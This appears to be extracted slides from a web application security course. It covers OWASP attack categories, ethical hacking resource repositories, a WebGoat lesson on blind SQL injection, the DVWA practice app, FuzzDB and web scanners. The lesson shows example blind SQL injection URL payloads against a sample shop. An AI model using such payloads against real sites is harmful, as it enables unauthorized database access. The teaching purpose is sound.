- Cache Poisoning: Is an attack that seeks to introduce false or malicious data into a web cache, normally via HTTP Response Splitting. [Cache_Poisoning](#)
- DNS Poisoning: Is an attack that seeks to introduce false DNS address information into the cache of a DNS server, where it will be served to other users enabling a variety of attacks. (e.g., Phishing)

Note: many of the items marked vulnerabilities and other places are really attacks. Some of the more obvious are:

- Resource exhaustion
- Reflection injection
- Reflection attack in an auth protocol

Subcategories

This category has the following 12 subcategories, out of 12 total.

A

- ▶ Abuse of Functionality (7 P)

D

- ▶ Data Structure Attacks (2 P)

E

- ▶ Embedded Malicious Code (3 P)

Exploitation of Authentication (8 P)

I

- ▶ Injection (30 P)

P

- ▶ Path Traversal Attack (1 P)
- ▶ Probabilistic Techniques (4 P)
- ▶ Protocol Manipulation (1 P)

R

- ▶ Resource Depletion (2 P)
- ▶ Resource Manipulation (10 P)

S

- ▶ Sniffing Attacks (empty)
- ▶ Spoofing (5 P)

Pages in category "Attack"

The following 69 pages are in this category, out of 69 total.

B

- Binary planting
- Blind SQL Injection
- Blind XPath Injection
- Brute force attack
- Buffer overflow attack

Execution After Redirect (EAR)

Path Traversal

C

- Cache Poisoning
- Cash Overflow
- Code Injection
- Command Injection
- Comment Injection Attack
- Content Security Policy
- Content Spoofing
- Cornucopia - Ecommerce Website Edition - Wiki Deck

F

- Forced browsing
- Form action hijacking
- Format string attack
- Full Path Disclosure
- Function Injection

H

- HTTP Response Splitting

I

- Inyección de Código
- Inyección SQL
- Inyección SQL Ciega
- Inyección XPath


R

- Reflected DOM Injection
- Regular expression Denial of Service - ReDoS
- Repudiation Attack
- Resource Injection

S

- Server-Side Includes (SSI) Injection
- Session fixation
- Session hijacking attack
- Session Prediction
- Setting Manipulation
- Special Element Injection
- Spyware
- SQL Injection

Source:
OWASP



<https://theartofhacking.org/github>

Add topics

63 commits

1 branch

0 releases

2 contributors

Branch: master ▾

New pull request

Create new file

Upload files

Find file

Clone or download ▾


 santosomar adding additional references

Latest commit 8a852c5 22 hours ago

 capture_the_flag	adding CTF information	4 months ago
 cheat_sheets	adding additional references	22 hours ago
 cloud_resources	Rename Kali in AWS.md to README.md	6 months ago
 exploit_development	adding exploit exercises	26 days ago
 fuzzing_resources	Add fuzzing resources links	5 months ago
 metasploit_resources	adding metasploit info	28 days ago
 mobile_security	adding reverse engineering and mobile security references	2 months ago
 osint	adding OSINT resources	28 days ago
 pen_testing_reports	Rename public_reports.md to README.md	6 months ago
 recon	adding recon info	26 days ago
 reverse_engineering	adding exploit development references	2 months ago
 useful_commands_and_scripts	Create reverse_shells.md	27 days ago
 virl_topologies	Renumber VIRL topology files as reflected in the actual lesson numbers	27 days ago
 vulnerable_servers	Update README.md	27 days ago
 wireless_resources	Update z-wave.md	a month ago
 README.md	Update README.md	3 months ago

 README.md

The Art of Hacking Series





Introduction >

General >

Injection Flaws >

SQL Injection

SQL Injection (advanced)

SQL Injection (mitigations)

XXE

Authentication Flaws >

Cross-Site Scripting (XSS) >

Access Control Flaws >

Insecure Communication >

Request Forgeries >

Vulnerable Components - A9 >

Client side >

Challenges >

SQL Injection (advanced)

[Reset lesson](#)
1
2
3
4
5
6

Blind SQL Injection

Blind SQL injection is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the application's response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Difference

Let's first start with the difference between a normal SQL injection and a blind SQL injection. In a normal SQL injection the error messages from the database are displayed and give enough information to find out how the query is working. Or in the case of an union based SQL injection the application does not reflect the information directly on the webpage. So in the case where nothing is displayed you will need to start asking the database questions based on a true or false statement. That's why a blind SQL injection is much more difficult to exploit.

There are several different types of blind SQL injections: content based and time based SQL injections.

Example

In this case we are trying to ask the database a boolean question based on for example a unique id, for example suppose we have the following url: <https://my-shop.com/article=4> On the server side this query will be translated as follows:

```
SELECT * from articles where article_id = 4
```

When we want to exploit this we change the url into: <https://my-shop.com/article=4 AND 1=1> This will be translated to:

```
SELECT * from articles where article_id = 4 AND 1 = 1
```

If the browser will return the same page as it did when using <https://my-shop.com/article=4> you know the website is vulnerable for a blind SQL injection. If the browser responds with a page not found or something else you know a blind SQL injection might not work. You can now change the SQL query and test for example: <https://my-shop.com/article=4 AND 1=2> which will not return anything because the query returns false.

So but how do we actually take advantage of this? Above we only asked the database for trivial question but you can for example also use the following url:

[https://my-shop.com/article=4 AND substring\(database_version\(\),1,1\) = 2](https://my-shop.com/article=4 AND substring(database_version(),1,1) = 2)

Most of the time you start by finding which type of database is used, based on the type of database you can find the system tables of the database you can enumerate all the tables present in the database. With this information you can start getting information from all the tables and you are able to dump the database. Be aware that this approach might not work if the privileges of the database are setup correctly (meaning the system tables cannot be queried with the user used to connect from the web application to the database).

Another way is called a time based SQL injection, in this case you will ask the database to wait before returning the result. You might need to use this if you are totally blind so there is no difference between the response you can use for example:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficulty levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the

Web Vulnerability
Scanners

Proxies


Browser Plugins

Automation APIs

Static Analysis
Scanners

Exploitation
Frameworks





Modification
Analysis
Recording



HOW WEB SCANNERS WORK?




1. CRAWL LINKS/DIRECTORIES/RESOURCES

2. SEND PRE-DEFINED ATTACKS TO RESOURCES FOUND

3. RECORD VULNERABILITIES

4. CREATES REPORTS AND FACILITATE RETESTS...



This repository Search Pull requests Issues Marketplace Explore

fuzzdb-project / fuzzdb Watch 206 Star 1,886 Fork 558

Code Issues 12 Pull requests 7 Projects 0 Wiki Insights

Dictionary of attack patterns and primitives for black-box application fault injection and resource discovery.

404 commits 2 branches 0 releases 11 contributors

Branch: master New pull request Create new file Upload files Find file Clone or download ▾

amuntner committed on Jan 16, 2017 Strings which can be accidentally expanded into different strings if ... Latest commit ecb0850 on Jan 16, 2017

attack	Strings which can be accidentally expanded into different strings if ...	a year ago
discovery	Update SAP.txt	a year ago
docs	from https://github.com/attackercan/	a year ago
regex	cross-updating with https://github.com/andresriancho/w3af/blob/master...	a year ago
web-backdoors	Tiny php remote os commanding backdoor	a year ago
wordlists-misc	Innocuous strings which may be blocked by profanity filters (https://...)	a year ago
wordlists-user-passwd	Refreshed 3/8/16	2 years ago
README.md	Update README.md	a year ago
_copyright.txt	Update date to 2017, add addtl license	a year ago


README.md


FuzzDB was created to increase the likelihood of causing and identifying conditions of security interest through dynamic application security testing. It's the first and most comprehensive open dictionary of fault injection patterns, predictable resource locations, and regex for matching server responses.

<https://github.com/fuzzdb-project/fuzzdb>

Browser Plugins

- How do they work?
- Many possible functions
 - Intercepting and modifying traffic
 - Manipulation of cookies
 - Attack injection
 - Debugging
 - Easily manage proxies
 - Password crackers, format translators, etc.







Web Exploitation Frameworks

- Metasploit
- Browser Exploitation Framework (BeEF)

OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
